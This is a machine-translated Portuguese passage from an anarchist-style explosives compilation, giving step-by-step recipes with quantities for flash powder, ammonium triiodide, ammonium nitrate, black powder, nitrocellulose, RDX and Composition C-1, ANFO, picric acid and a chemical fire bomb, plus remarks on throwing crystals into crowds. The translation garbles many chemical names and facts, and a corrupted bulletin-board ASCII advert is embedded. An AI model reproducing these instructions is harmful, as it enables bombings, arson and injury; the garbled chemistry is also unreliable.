Novamente, isso é inerentemente perigoso e ilegal em algumas áreas. Eu fui embora com ele. Você pode matar a si mesmo e os outros, se você tentar.

A nitrocelulose comercialmente produzida é estabilizada por:

1. Spinning em uma grande centrifugadora para remover o ácido remanescente, que é reciclada.

2. Immersion em uma grande quantidade de água fresca.

3. Boiling em água acidulado e lavar abundantemente com água fresca.

Se o NF é para ser usado como fumo em pó é cozido numa solução de soda, depois lavado em água doce.

Quanto mais puro o ácido utilizado (menor teor de água), a mais completa da nitração será, e quanto mais poderoso o nitrocelulose produzido.

Na verdade, existem três formas de nitrato de celulose, dos quais apenas um é útil para fins pirotécnicos. O dinitrato de isossorbida e não são

explosiva, e são produzidos por nitração incompleto. Se nitração é deixada prosseguir para completar a trinatrato explosivo é formado.

(Illinois 3.22.2)

CH OH CH ONO

| 2 | 2 2

||

C ----- O HNO C ----- O

/ H \

3 / H \

CH-CH-O-

-> CH-CH-O-

\ HH / H SO \ HH /

----- C C 2 4

C ----- C

||||

OH OH ONO ONO

2 2

CELULOSE CELULOSE trinitrato

Página 201

190.Starter Explosivos por Exodus

Há um número quase infinito de misturas combustível-oxidante que podem ser produzidos por um indivíduo errada na sua própria casa. Alguns são muito

eficaz e perigoso, enquanto que outros são mais seguros e menos eficaz. Uma lista de misturas de combustível oxidante trabalho será apresentado, mas a exata

medições de cada composto são discutíveis para a eficácia máxima. A estimativa será dada das percentagens de cada um dos combustíveis

e oxidante:

Oxidante

% Por peso

Combustível

% Por peso

Acelerar

Notas

Cloreto de Potássio

67%

Enxofre

33%

5

Fricção ou choque

Sensível e instável

Cloreto de Potássio

50%

Açúcar

35%

5

Bastante combustão lenta

Carvão vegetal

15%

Instável

Cloreto de Potássio

50%

Enxofre

25%

8

Extremamente Instável!

Magnésio ou

25%

Pó de alumínio

25%

Cloreto de Potássio

67%

Magnésio

33%

8

Instável

Pó de alumínio

33%

Nitrato de sódio

65%

Pó de magnésio

30%

?

Imprevisível

Enxofre

5%

Permanganato de potássio

60%

Glicerina

40%

4

Atraso antes da ignição depende Grain Size

Permanganato de potássio

67%

Enxofre

33%

5

Instável

Permanganato de potássio

60%

Enxofre

20%

5

Instável

Magnésio ou

20%

Pó de alumínio

20%

Permanganato de potássio

50%

Açúcar

50%

3

?

Nitrato de Potássio

75%

Carvão vegetal

15%

7

Este é Pólvora Negra!

Enxofre

10%

Nitrato de Potássio

60%

Ferro em pó ou

40%

1

Queima muito quente

Magnésio

40%

Cloreto de Potássio

75%

Sesquisulfide fósforo

25% 8

Usado para fazer

greve em qualquer lugar corresponde

Perclorato de amônio

70%

Pó de alumínio

30%

6

Combustível sólido para a Space Shuttle

Pequena quantidade de óxido de ferro

Perclorato de potássio

67%

Magnésio ou

33%

10

Flash Pó

(Perclorato de sódio)

Pó de alumínio

33%

Perclorato de potássio

60%

Magnésio ou

20%

8

Alternado

(Perclorato de sódio)

Pó de alumínio

20%

Flash Pó

Enxofre

20%

O nitrato de bário

30%

Pó de alumínio

30%

9

Alternado

Perclorato de potássio 30%

Flash Pó

Peróxido de bário

90%

Pó de magnésio
5%
10
Alternado
Pó de alumínio
5%
Flash Pó
Perclorato de potássio
50%
Enxofre
25%
8
Ligeiramente Instável
Magnésio ou
25%
Pó de alumínio
25%
Cloreto de Potássio
67%
O fósforo vermelho
27%
7
Impacto muito instável Sensitive
Carbonato de cálcio
3%
Enxofre
3%
Permanganato de potássio
50%
açúcar em pó
25%
7
Instável
Alumínio ou
25%
Inflama se molhar!
Pó de magnésio
25%
Cloreto de Potássio
75%
Poeira de carvão
15%
6
Instável

Enxofre
10%

AVISO: permanganato de potássio inflama espontaneamente com o GLYCERIN!

NOTA: As misturas que utilizam substituições de perclorato de sódio para tornar-se o perclorato de potássio absorvente de humidade e menos estáveis.

Quanto maior o número de velocidade, o mais rapidamente as queimaduras mistura combustível-oxidante, após incineração. Além disso, como regra geral, quanto mais fina do pó, mais rapidamente a taxa da queima.

Como se pode facilmente ver, há uma grande variedade de misturas de combustível-oxidante, que pode ser feita em casa. Ao alterar a quantidade de combustível e oxidante (s), diferentes velocidades de combustão pode ser conseguida, mas esta também pode alterar a sensibilidade da mistura.

Página 202

191.Flash pó por Dr. Tiel

Aqui estão algumas precauções básicas a tomar se você for louco o suficiente para produzir o seu próprio pó de flash:

- 1.Grind o oxidante (KNO_3 , KClO_3 , KMnO_4 , KClO_4 etc) separadamente em um recipiente limpo.
- 2.Never moer ou analisam a composição mista.
- 3.Mix a composição em uma folha de papel grande, rolando a composição e para trás.
- 4.Do não armazenar composições de flash, especialmente qualquer Mg contém.
- 5.Make quantidades muito pequenas no início, para que você possa apreciar o poder de tais misturas.

KNO_3 a 50% (em peso)

Mg, 50%

É muito importante ter o KNO_3 muito seco, se a evolução da amónia é observada depois do KNO_3 contiver água. KNO_3 muito puro e seco é

necessário. KClO_3 com Mg ou Al pós metálicos funciona muito bem. Muitas mãos, rostos e vidas foram perdidas com tais composições. KMnO_4

com Mg ou Al também é uma composição de flash extremamente poderoso. KClO_4 com Al é geralmente encontrada em fogos de artifício comerciais, isso não significa

que é seguro, é um pouco mais seguro do que KClO_3 acima. $\text{K}_2\text{Cr}_2\text{O}_7$ também pode ser utilizado como um oxidante para flash em pó. Quanto mais fino o oxidante e o pó de metal, mais potente é o explosivo. Isto, naturalmente, também irá aumentar a sensibilidade do flash em pó.

Para um rápido flash, pequenas quantidades podem ser queimadas a céu aberto. Quantidades maiores (50g ou mais) acendidas a céu aberto podem detonar, elas não precisam de um recipiente para o fazer.

Nota: O Flash em pó em qualquer recipiente vai detonar.

Equações balanceadas de alguns oxidantes / metais e reações. Apenas os principais produtos são considerados. O excesso de pó de metal são geralmente utilizados. Este queimadouro com excesso de oxigênio atmosférico.


•




•



•



•



Faça Black Powder primeiro se você nunca trabalhou com materiais pirotécnicos, então pense sobre essas coisas.

Dr. Van Tiel - Ph.D. Química

Perclorato de potássio é muito mais seguro do que de sódio / cloreto de potássio.

Pen Explosive 192. The por Blue Max

Aqui está um truque ótimo para jogar em seu melhor demônio (não isso não é um erro de digitação) na escola, ou talvez como uma brincadeira com um amigo!

Materiais necessários:

1. One Point Ball "Click" caneta

Pó 2. Gun

3,8 ou 10 cabeças de fósforo

4.1 palito de fósforo

5. a folha de papel de areia (1 «" X 2 ")

Instruções:

Caneta 1. Unscrew e retire todas as partes, mas deixar o botão no topo.

2. Stick o palito de fósforo na parte do clicker caneta onde as outras partes pequenas e o preenchimento de tinta era.

FIG. 1 - tubo com uma extremidade achatada e fusível buraco perfurado. [View Top]

[illegible][illegible]

ÚÄÄÄÄÄÄÄÄÄÄÄ fusível Buraco

[illegible]

194.SAFETY Dicas - Como não ser morto pela Exodus

Regras básicas de segurança

2.GRIND TÓDOS OS INGREDIENTES separadamente. É surpreendente como o atrito sensível alguns explosivos supostamente "seguro" realmente são.

4.OVERESTIMATE o alcance do seu estilhaços. A tampa de uma bomba muitas vezes pode viajar de um bloco ou mais em altas velocidades antes

vindo para descansar - Se você tiver que ficar por perto, lembre-se que se você puder vê-lo, ele pode matá-lo.

5.Quando compostos sensíveis à mistura (como flash de pó) evitar todas as fontes de eletricidade estática. Misturar os ingredientes pelo método a seguir:

COMO para misturar os ingredientes

A melhor maneira de misturar duas substâncias químicas secas para formar um explosivo é fazer como os fogos de artifício em pequena escala fabricante de fazer:

Ingredientes:

-

Uma grande folha de papel liso (por exemplo, uma página de um jornal que não usa grampos)

-

Os produtos químicos secos necessários para o composto desejado.

Página 204

1.Measure as quantidades apropriadas dos dois produtos químicos, e derramá-las em dois pequenos montes perto de cantos opostos da folha.

2.Pick-se a folha pelos dois cantos próximos dos pós, permitindo que os pós a rolar para o meio da folha.

3.By levantando um canto e depois o outro, rolar os pós e para trás no meio da folha aberta, tomando cuidado para não deixar a mistura

derrame de qualquer uma das extremidades soltas.

4.Pour o pó fora do centro da folha, e usar imediatamente. Se ele deve ser armazenado usar recipientes hermeticamente fechados (35mm latas de filme funcionar bem) e armazenar afastado de pessoas, casas e itens valiosos.

**195.Ammonium Cristais triiodide
por Exodus**

Cristais triiodeto de amônio são fétidas cristais de cor púrpura que se decompõem sob a menor quantidade de calor, fricção ou choque, se

eles são feitos com o amoníaco puro (hidróxido de amônio) e iodo. Esses cristais são ditos para detonar quando uma mosca pousa sobre elas, ou

quando uma formiga atravessa-los. Amoníaco doméstico, no entanto, tem impurezas suficientes, tais como sabões e agentes abrasivos, de modo que o

cristais vai detonar quando lançada, moído, ou aquecidos. Amoníaco, quando comprados em lojas vem em uma variedade de formas. O pinheiro e nublado

ammonias não devem ser comprados, apenas a amônia clara deve ser utilizada para formar cristais triiodeto de amônio. Após a detonação, um relatório é alto ouvido, e uma nuvem de gás iodo roxo aparece sobre o local da detonação. Qualquer que seja a superfície lamentável que o cristal foi detonado

em cima será geralmente arruinado, como algum do iodo no cristal é lançada sobre a sob uma forma sólida, e iodo é corrosivo. Ele deixa desagradável, feio,

manchas castanho-roxas permanentes sobre o que entra em contato. Gás de iodo também é uma má notícia, uma vez que pode danificar os pulmões, e instala-se no chão

e manchas coisas lá também. Tocar iodo deixa manchas marrons na pele que duram cerca de uma semana, a menos que sejam imediatamente e

vigorosamente lavado. Enquanto tal composto teria pouca utilidade para um terrorista sério, um vândalo pode utilizá-los em danos materiais.

Ou, um terrorista poderia jogar vários deles em uma multidão como uma distração, uma ação que possivelmente iria ferir algumas pessoas, mas assustar

quase ninguém, já que um pequeno cristal que não pode ser visto quando acionada produz uma vez forte explosão.

Cristais triiodeto de amônio pode ser produzido da seguinte forma:

Materiais:

-

Cristais de iodo

-

Limpar amônia (hidróxido de amônio, para o suicida)

Equipamento:

-

Funil eo filtro de papel

-

Toalhas de papel

-

Dois frascos de vidro descartável

1.Coloque cerca de duas colheres de chá de iodo para um dos frascos de vidro. Os frascos devem ser ambos jogar fora, porque nunca será limpo novamente.

2.Add amônia suficiente para cobrir completamente o iodo.

3.Coloque do funil para o outro frasco e colocar o papel de filtro no funil. A técnica para colocação de papel de filtro num funil é ensinado em cada

aula de laboratório de química básica: dobre o papel circular pela metade, de modo que um semi-círculo é formado. Em seguida, dobrar ao meio de novo para formar um triângulo com

um lado curvo. Retire uma espessura de papel de modo a formar um cone, e colocar o cone para dentro do funil.

4. After permitindo que o iodo para absorver o amoníaco por um tempo, verter a solução para o papel no funil através do papel de filtro.

5. While a solução está a ser filtrada, colocar mais amónia no primeiro frasco para lavar todos os cristais restantes dentro do funil, assim como drenos.

6. Collect todos os cristais arroxeadas sem tocar no filtro de papel marrom, e colocá-los sobre as toalhas de papel para secar por cerca de uma hora. Fazer

certificar de que eles não estão muito perto de todas as luzes ou outras fontes de calor, como eles poderiam muito bem detonar. Enquanto eles ainda estão molhadas, divida o molhado

material em oito pedaços de aproximadamente o mesmo tamanho.

7. Após eles seca, coloque delicadamente os cristais em uma polegada quadrada de uma peça de fita adesiva. Cubra-o com uma peça similar, e pressione suavemente o duto

fita juntos ao redor do cristal, certificando-se de não pressionar o próprio cristal. Finalmente, cortar a maior parte do excesso de fita adesiva com um par de

tesoura e guardar os cristais em um lugar seguro fresco e seco. Eles têm uma vida útil de cerca de uma semana, e eles devem ser armazenados em indivíduo

Recipientes que podem ser descartados, uma vez que eles têm uma tendência a decompor-se, lentamente, um processo que emite vapores de iodo, o qual

vai manchar tudo o que se contentar em. Uma forma possível de aumentar sua vida útil é armazená-los em recipientes hermeticamente fechados. Para usá-los, simplesmente

jogá-los contra qualquer superfície ou colocá-los onde eles vão ser pisados ou esmagados.

196. Sulfuric Ácido & Amm. Nitrato III por Exodus

O ácido sulfúrico é muito difícil fazer uma instalação fora de laboratório ou industriais. No entanto, é prontamente disponível numa bateria de carro descarregada. A

pessoa que deseje fazer o ácido sulfúrico poderia simplesmente remover a parte superior de uma bateria de carro e despeje o ácido em um recipiente de vidro. Haveria provavelmente ser pedaços de chumbo a partir da bateria, em que o ácido tem que ser removido, quer por fervura ou filtração. A concentração do ácido sulfúrico, também pode ser aumentada pela fervura, o ácido sulfúrico muito puro penetra ligeiramente mais rápido do que o óleo de motor limpo.

Nitrato de amônio

Nitrato de amônio é um explosivo de alta ordem muito poderosa, mas insensível. Pode ser feito muito facilmente por vazamento de ácido nítrico num frasco grande de num banho de gelo. Em seguida, simplesmente derramando amoníaco doméstico para o balão e fugir, nitrato de amônio, seria formado. Após o materiais deixaram de reagir, seria simplesmente tem que deixar a solução em um lugar quente até que toda a água e não neutralizado qualquer amoníaco ou ácido ter evaporado. Haveria um pó fino formado, o que seria nitrato de amônio. Ele deve ser mantido em um hermético

Página 205

recipiente, devido à sua tendência para apanhar a água a partir do ar. Os cristais formados no processo anterior teria de ser aquecido MUITO

suavemente para expulsar a água restante.

197.Black Pó III

por Exodus

Primeiro feito pelos chineses para uso em fogos de artifício, pólvora foi usada pela primeira vez em armas e explosivos no século 12. É muito simples

fazer, mas não é muito potente ou seguro. Apenas cerca de 50% de pó preto é convertido em gases quentes quando é queimado, a outra metade é

na sua maioria muito bem queimado partículas. Pó preto tem um grande problema ... ele pode ser inflamado pela eletricidade estática. Isso é muito ruim, e isso significa

que o material tem de ser feitas com ferramentas de madeira ou argila. De qualquer forma, um indivíduo equivocada poderia fabricar pólvora negra em casa com a

segundo o procedimento:

Materiais:

-

Nitrato de potássio (75 g)-ou-sódio (75 g)

-

O enxofre (10 g)

-

Carvão vegetal (15 g)

-

Água destilada

EQUIPAMENTO:

-

Argila moagem tigela e argila moedor-ou-madeira tigela de salada e uma colher de madeira

-

Sacos de plástico (3)

-

300-500 mL taça (1)

-

Pot Café ou fonte de calor

1.Coloque uma pequena quantidade de nitrato de potássio ou de sódio no recipiente de moagem e moê-lo a um pó muito fino. Faça isso para todo o potássio ou nitrato de sódio, e armazenar o pó moído de um dos sacos de plástico.

2.Do a mesma coisa com o enxofre e carvão, armazenando cada produto químico em um saco plástico separado.

3.Coloque todo o nitrato de potássio ou de sódio finamente moído no recipiente e adicione água fervente apenas o suficiente para a química para obtê-lo todo molhado.

4.Adicionar o conteúdo dos outros sacos de plástico, com o nitrato de potássio ou de sódio molhado, e misturá-los bem durante vários minutos. Faça isso até que haja sem enxofre mais visível ou carvão vegetal, ou até que a mistura é universalmente preto.

5.Em um dia de sol quente, coloque o copo fora na luz solar direta. A luz solar é realmente a melhor maneira de secar o pó preto, uma vez que nunca é demais quente, mas é quente o suficiente para evaporar a água.

6.Scrape o pó preto para fora do copo, e armazená-lo em um recipiente seguro. O plástico é realmente a embalagem mais segura, seguido pelo papel. Nunca armazenar o pó preto em um saco plástico, uma vez que os sacos de plástico são propensas a gerar eletricidade estática.

198.NitroCellulose

por Exodus

A nitrocelulose é normalmente chamado de "pólvora" ou "guncotton". É mais estável do que o pó preto, e que produz um volume muito maior de ar quente gás. Também queima muito mais rapidamente do que quando o pó preto que está em um espaço confinado. Finalmente, a nitrocelulose é bastante fácil de fazer, conforme descrito pela seguindo o procedimento:

Materiais:

- Algodão (celulose)
- Ácido nítrico concentrado
- O ácido sulfúrico concentrado
- Água destilada

EQUIPAMENTO:

- Dois (2) 200-300 ml Copos

Funil e filtro de papel

•
Papel de tornassol azul

1. Pour 10 cc de ácido sulfúrico concentrado na proveta. Adicionar a esta de 10 cc de ácido nítrico concentrado.

2. Immediately adicionar 0 «g de algodão, e deixe-o de molho por exatamente 3 minutos.

3. Retire o nitrocotton, e transferi-lo para um copo de água destilada para lavá-lo dentro

4. Allow o material secar e, em seguida, voltar a lavá-lo.

5. After o algodão é neutro, quando testado com papel de tornesol, está pronto para ser seco e armazenado.

199.RDX II

por Exodus

RDX, também chamado ciclonite, ou composição de C-1 (quando misturado com plastificantes) é um dos mais valiosos de todos os explosivos militares. Isto é porque tem mais do que 150% da potência do TNT, e é muito mais fácil para detonar. Não deve ser usado sozinho, pois pode ser desencadeada por uma não muito grave choque. É menos sensível que o fulminato de mercúrio ou nitroglicerina, mas ainda é demasiado sensível para ser usado sozinho.

Página 206

NO

2

|

N

/\

RDX MOLECULE

/\

HCHC

/ 2 2

/|

ON N - NO

2 \

/ 2

\ /

\ /

CH

2

RDX pode ser feita pelo método descrito a seguir surpreendentemente simples. É muito mais fácil de fazer em casa do que todos os outros explosivos elevados, com a possível exceção de nitrato de amónio.

Materiais:

-

Hexamina-ou-metenamina Comprimidos de combustível (50 g)

-

Ácido nítrico concentrado (550 ml)

-

Nitrato de amónio

-

Água destilada

-

Sal de mesa

-

Gelo

EQUIPAMENTO:

-

500 ml Copo

-

Vidro vareta

-

Funil e filtro de papel

-

Banho de gelo do recipiente (balde de plástico)

-

Termômetro centígrado

-

Papel de tornassol azul

1. Coloque o copo em banho de gelo, (ver passos 3-4) e despeje cuidadosamente 550 ml de ácido nítrico concentrado na proveta.

2. When o ácido tenha arrefecido para abaixo de 20 ° C, adicionar pequenas quantidades de combustível os comprimidos esmagados para o copo. A temperatura vai subir, e deve

ser mantida abaixo de 30 ° C, ou terríveis consequências podem resultar. Agita-se a mistura.

3. Drop a temperatura abaixo de 0 ° C, quer por adição de mais gelo e sal para o recipiente de gelo, ou pela criação de um novo banho de gelo. Nitrato de amônio poderia ser adicionado ao banho de gelo de idade, uma vez que se torna frio quando ela é colocada na água. Continuar a agitar a mistura, mantendo a temperatura abaixo de 0 ° C durante pelo menos 20 minutos.

4. Pour a mistura para um litro de gelo triturado. Agitar e agita-se a mistura, e permitir que a derreter. Uma vez que se tenha derretido, filtrar os cristais e descarte do líquido corrosivo.

5. Local os cristais em uma metade de um litro de água destilada em ebulição. Filtrar os cristais, e testá-los com o papel de tornassol azul. Repita os passos 4 e

5 até que o papel decisivo permanece azul. Isto fará com que os cristais mais estável e segura.

6. Store os cristais húmidos até que esteja pronto para uso. Deixe secar completamente usá-los. RDX não é suficientemente estável para utilizar sozinho como um explosivo.

7. Composition C-1 podem ser feitas através da mistura de RDX 88,3% (em peso) e óleo mineral 11,1%, e 0,6% de lecitina. Knead estes materiais em conjunto numa saco de plástico. Este é um caminho para dessensibilizar o explosivo.

8. HMX é uma mistura de TNT e RDX, a proporção é de 50/50, em peso. Não é tão sensível, e é quase tão poderoso como RDX reta.

Detone 10.RDX a uma taxa de 8,550 metros / segundo quando é comprimida até uma densidade de 1 «5 g / cm cúbicos.

por Exodus

Uuuuu uuuuu

Uuuu

Uuuu

Uuuu

Uuuu AAE 1 uuuu

Uuuu uuuu

Uuuu uuuu

Uuuu uuuu

Uuuuu uuuuu

Uuuuuu uuuuuu

3 3 3 I £ ë? AC 3,90

Uuuuu uuuuu

? İë ı? • EI ç

ÀÄÅÄÙ UUÛUUUUU? H Ö

ÛÛ

U U U U U U U U U U U U

Uuuuuuuuuuu uuuu uuuuuuuuuuu

Uuuuuu uuuuuu uuuuuu

ŪŪ nnnnnnn ŪŪ

UUUUUUUUUU

1 * (20!)-Você-SUGA UUUUUUUU correio EliTe

2 * (! 20)-REAL-BAD uuuuuuuuuu - = (NO sanguessugas) = -

Uuuuuuuuuuu FL, PA, EUA, CA

Uuuuuuuuuuuu conexões de 2 ringdown 9600

Um local 57000! @ Uuuuuuuuuuuuu

-0 + Warez DaY ŨŨ çïë f £ ê Huu Sysop-Exodus

por Dean S.

ANFO é um acrônimo para nitrato de amônio - Fuel Oil Solution. Um ANFO resolve o único outro grande problema com nitrato de amônio: sua tendência a pegar-se vapor de água a partir do ar. Isto resulta na falência explosivo a detonar quando é feita uma tentativa desse tipo. Isso é retificada por mistura de 94% (em peso) de nitrato de amônio com 6% de óleo combustível, ou querosene. O querosene mantém o nitrato de amônio de absorção de umidade a partir de o ar. Um ANFO também requer uma grande onda de choque para a desactivar.

Sobre o ANFO

Ultimamente havia sido muito dito sobre várias misturas ANFO. Estas são as misturas de nitrato de amônio com óleo combustível. Isto forma um razoavelmente poderoso explosivo comercial, com a sua principal vantagem é o facto de que é barato. Massa ANFO deve executar algo em torno de 9-12 centavos a libra. Isso é sujeira barato em comparação com 40% nitro dinamites em gel em 1 a 2 dólares a libra. Para manter o custo baixo, é frequentemente misturado em do poço por um caminhão granel, que tem uma entrega hopper pneumático de uma grânulos (que é pelotas para a maioria do mundo) e um tanque de óleo combustível. É fortemente recomendado que um corante de algum tipo, preferencialmente vermelho ser adicionado ao óleo combustível para torná-lo mais fácil de distinguir tratado de um explosivo oxidante não tratada.

ANFO não é sem seus problemas. Para começar, ele não é tão sensível à detonação. Número oito tampas não são confiáveis quando usado com ANFO.

Encargos de reforço deve ser usado para evitar buracos explosão fracasso. Boosters comuns incluem varas de várias dinamites, pequeno derrama de gel de água explosivos, impulsionadores elenco detaprime da DuPont, e primer poder de Atlas elenco explosivo. A necessidade de usar propulsores aumenta o custo. Em segundo lugar, ANFO é muito suscetível água. Dissolve-se na mesma, ou absorve da atmosfera, e torna-se bem rápido bastante inútil. Deve ser protegido da água com forros de poço, e ainda deve ser filmado rapidinho. Em terceiro lugar, ANFO tem uma densidade baixa, algo em torno de 0,85. Este

significa ANFO sacos float, o que não é bom, e além disso, a baixa densidade significa que o poder é um pouco baixa. Geralmente, quanto mais peso de explosivo pode-se colocar em um buraco, o mais eficaz. ANFO soprado para dentro do orifício com uma fratura sistema pneumático como é lugares, elevando a densidade de cerca de 0,9 ou 0,92. O sistema de libertação adiciona ao custo, e deve ser anti estático na natureza. O alumínio é adicionado a alguns comercial cartucho embalado ANFOs para aumentar a densidade --- isso também levanta um poder considerável, e algumas dessas misturas são seguramente coroar sensível. Agora que, por formulações. Um artigo mencionado anteriormente 2 «quilos de nitrato de amónio, e acredito que de 5 a 6 litros de diesel. Esta mistura é extremamente mais alimentado, e eu ficaria surpreso se ele trabalhou. Dupont recomenda uma AN em relação ao de 93% FO AN FO a 7% em peso. Quase todo o óleo em tudo. Mais de óleo torna a mistura menos explosivo por absorver a energia de detonação, e excesso de combustível faz detonação subprodutos riscos para a saúde como a mistura é oxigénio pobres. Note-se que os produtos fertilizantes comerciais não funcionam tão bem como o poroso AN prills DuPont vende, porque fertilizantes são revestidos com vários materiais destinados a vedar contra a humidade, que mantenha o óleo de ser absorvido. Outro problema com o ANFO: para detonação de confiança, precisa de confinamento, a partir de um invólucro, perfuração, etc, ou a partir da massa da carga. Assim, uma pilha de coisas com um reforço em que é susceptível de dispersão e queimar ao invés de explodir quando o reforço é baleado. Em poços ou tripas fortes razoáveis (papelão, ou pesados sacos de plástico filme) o material detonado muito bem. Assim que grandes pilhas. É assim que o explosivo potencial foi descoberto: um pequeno cargueiro de petróleo bateu um navio de produtos químicos a granel. Ao longo de várias horas, as cargas misturadas em certo grau, e alcançou a massa crítica. Big bang Real. Uma forma útil para se obter a contenção é necessária para substituir o óleo combustível com o combustível de cera. Misturar com o AN

apenas o suficiente de cera fundida para formar uma mistura coesa, o molde em forma. Os combustíveis de cera, e mantém-se a mistura. Isto é o que usa os militares dos EUA como um homem colocado crateras carga. A literatura afirma militares isso pode ser compensado por um detonador, mas é importante lembrar os militares

detonadores são consideráveis mais poderoso do que os comerciais. Os militares, com razão insiste em confiabilidade, e, portanto, de uma PAC forte (talvez 70 -

80 por cento maior do que comercial). Eles também tendem a ir ao mar quando o cálculo das taxas de demolição, mas hey, quem não tem ...

Dois manuais de interesse: Duponts "Manual do Blaster", US \$ 20 o manual útil principalmente para o rock e as operações sismográficas. "Pó de Atlas

Manual "ou" Manual of Rock Blasting "(esqueci o título, o seu no escritório). Este é um livro US \$ 60, vale a pena o dinheiro, lidar com os dois acima

temas, além de demolições e de detonação não pedreira.

Aliás, a combinação de óleo combustível e nitrato de amônio constitui o fabrico de um explosivo de alta, e requer uma autorização federal

fabricar e armazenar. Até as minas que misturá-lo no local exigem a autorização para a fabricação. Aqueles que não fabricam só precisa de licenças para

armazenar. Aqueles que não guarde não precisa de licenças, o que inclui a maioria de nós: ninguém, pelo menos em os EUA podem adquirir explosivos, desde que

são 21 anos ou mais, e não tem antecedentes criminais. Observe que deve ser utilizado de imediato, porque você precisa de uma licença para armazenar. Note-se também que

Página 208

explosivos comerciais contêm quantidades de agentes de rastreamento, o que torna muito fácil para o FBI para rastrear a explosão para o comprador, de modo

por favor, ninguém explodir quaisquer bancos, orfanatos, asilos ou pessoas, tudo bem.

Ácido 202.Picric por Exodus

Ácido pícrico, também conhecida como Tri-Nitro-Fenol, ou TNP, é um explosivo militar que é mais frequentemente usado como uma carga de reforço para detonar outra menos

explosivo sensível, como TNT. É mais um explosivo que é bastante simples de fazer, assumindo que se pode adquirir o sulfúrico concentrado

e nítrico. Seu procedimento de fabricação é dado em muitos manuais de laboratório de química da faculdade, e é fácil de seguir. O principal problema com

ácido pícrico é a sua tendência para formar sais de picrato perigosamente sensíveis e instável, tais como o picrato de potássio. Por esta razão, é normalmente

feita em uma forma mais segura, como picrato de amónio, também chamado D. Um explosivo desviante sociais provavelmente usar uma fórmula semelhante à aqui apresentada para produzir ácido pícrico.

Materiais:

-

Fenol (9 «g)

-

Ácido sulfúrico concentrado (12 «ml)

-

Ácido nítrico concentrado (38 mL)

-

Água destilada

EQUIPAMENTO:

-

500 ml Frasco

-

Ajustável Fonte de calor

-

1000 mL taça-ou-outro recipiente adequado para a ebulição em

-

Papel filtro e funil

-

Vidro vareta

1.Coloque «9 gramas de fenol para o frasco de 500 ml e cuidadosamente adicionar 12« ml de ácido sulfúrico concentrado e agitar a mistura.

2.Put 400 mL de água da torneira para a 1000 mL copo ou recipiente e leve a ferver a água para uma fervura suave.

3.After aquecendo o balão de 500 mL com água quente da torneira, coloque-o na água fervente, e continuar a agitar a mistura de ácido fenol e por cerca de

trinta minutos. Depois de trinta minutos, retirar o frasco fora, e deixe-o esfriar por cerca de cinco minutos.

4. Pour a água fervente utilizado acima, e depois permitir que o recipiente se arrefecer, utilizá-lo para criar um banho de gelo, semelhante ao que foi utilizado nas etapas 3 -

4. Colocar o balão de 500 mL de ácido misto com o fenol em um banho de gelo. Adicionar 38 mL de ácido nítrico concentrado em pequenas quantidades, a agitação mistura constantemente. A reação, mas "inofensivas" vigoroso deve ocorrer. Quando a mistura deixa de reagir vigorosamente, levar o frasco fora do banho de gelo.

5. Warm do contentor de banho de gelo, se é de vidro, e então começar a fervura de mais água da torneira. Colocar o balão que contém a mistura em água a ferver, e aquecê-lo na água fervente por 1 «a 2 horas.

6. Adicionar 100 mL de água destilada fria para a solução, e chill-lo em um banho de gelo até que esteja frio.

7. Filter os do ácido pícrico de cristais branco-amarelados, vertendo a solução através de papel de filtro no funil. Recolher o líquido e dispor de lo em um lugar seguro, uma vez que é corrosivo.

8. Wash do frasco de 500 ml com água destilada, e colocar o conteúdo do papel de filtro no balão. Adicione 300 ml de água e agitar vigorosamente.

9. Re-filtrar os cristais, e deixe secar.

10. Store os cristais em um lugar seguro em um recipiente de vidro, uma vez que eles vão reagir com recipientes de metal para produzir picratos que pode explodir espontaneamente.

203.CHEMICAL GARRAFA DE FOGO

por Exodus

A garrafa de fogo químico é realmente um cocktail molotov avançado. Em vez de usar o pano queima para inflamar o líquido inflamável, que tem pelo mais uma boa chance de acender o líquido, o frasco de fogo químico utiliza a reação muito quente e violento entre o ácido sulfúrico e potássio

clorato. Quando as interrupções do recipiente, o ácido sulfúrico na mistura de gasolina de sprays para o papel embebido em clorato de potássio e açúcar.

O papel, ao ser atingido pelo ácido, instantaneamente explode em uma chama branca, acendendo a gasolina. A chance de não inflamar a gasolina é menos

de 2%, e pode ser reduzido para 0%, se houver suficiente clorato de potássio e açúcar de sobra.

Materiais:

-

Cloreto de Potássio (2 colheres de chá)

-

Açúcar (2 colheres de chá)

-

O ácido sulfúrico concentrado (4 oz.)

-

Gasolina (8 oz.)

EQUIPAMENTO:

-

12 onças garrafa de vidro

-

Cap para garrafa, com plástico dentro

-

Frigideira com bordas elevadas

-

Toalhas de papel

Página 209

-

Vidro ou plástico copo e colher

1. Test a tampa da garrafa com algumas gotas de ácido sulfúrico para se certificar de que o ácido não irá corroer a tampa do frasco durante o armazenamento. Se o ácido come por ele em 24 horas, um novo top deve ser encontrado e testado, até um limite que o ácido não come por ser encontrada. Um tampo de vidro é excelente.

2. Carefully derramar 8 onças de gasolina dentro do frasco de vidro.

3. Carefully derramar 4 onças de ácido sulfúrico concentrado para o frasco de vidro. Limpe qualquer derramamento de ácido sobre os lados da garrafa, e aperte o tampa na garrafa. Lave fora da garrafa com água em abundância. Coloque-a para secar.

4. Put cerca de duas colheres de chá de clorato de potássio e cerca de duas colheres de chá de açúcar para o copo ou xícara de plástico. Adicionar cerca de «xícara de ebulição água, ou o suficiente para dissolver todo o clorato de potássio e açúcar.

5. Local uma folha de papel toalha na panela com bordas elevadas. Dobre o papel toalha no meio e despeje a solução de potássio dissolvido

clorato e açúcar sobre ela até que esteja completamente molhado. Permitir que a toalha para secar.

6. Quando é seco, colocar um pouco de cola no lado de fora da garrafa de vidro contendo a mistura de gasolina e ácido sulfúrico. Enrole o papel toalha em torno de o frasco, certificando-se de que ele adere a ela em todos os lugares. Guarde a garrafa em um lugar onde ele não será quebrado ou desviado.

7. When terminado, a solução no frasco deve aparecer como dois líquidos diferentes, uma solução vermelha-acastanhada escura na parte inferior, e uma solução clara na parte superior. As duas soluções não se misturam. Para usar a garrafa fogo química, simplesmente jogá-lo em qualquer superfície dura.

8. NEVER abrir a garrafa, já que alguns de ácido sulfúrico podem estar no PAC, o que poderia escorrer LADO DA GARRAFA

E inflamar o clorato de potássio, causando um incêndio e / ou explosão.

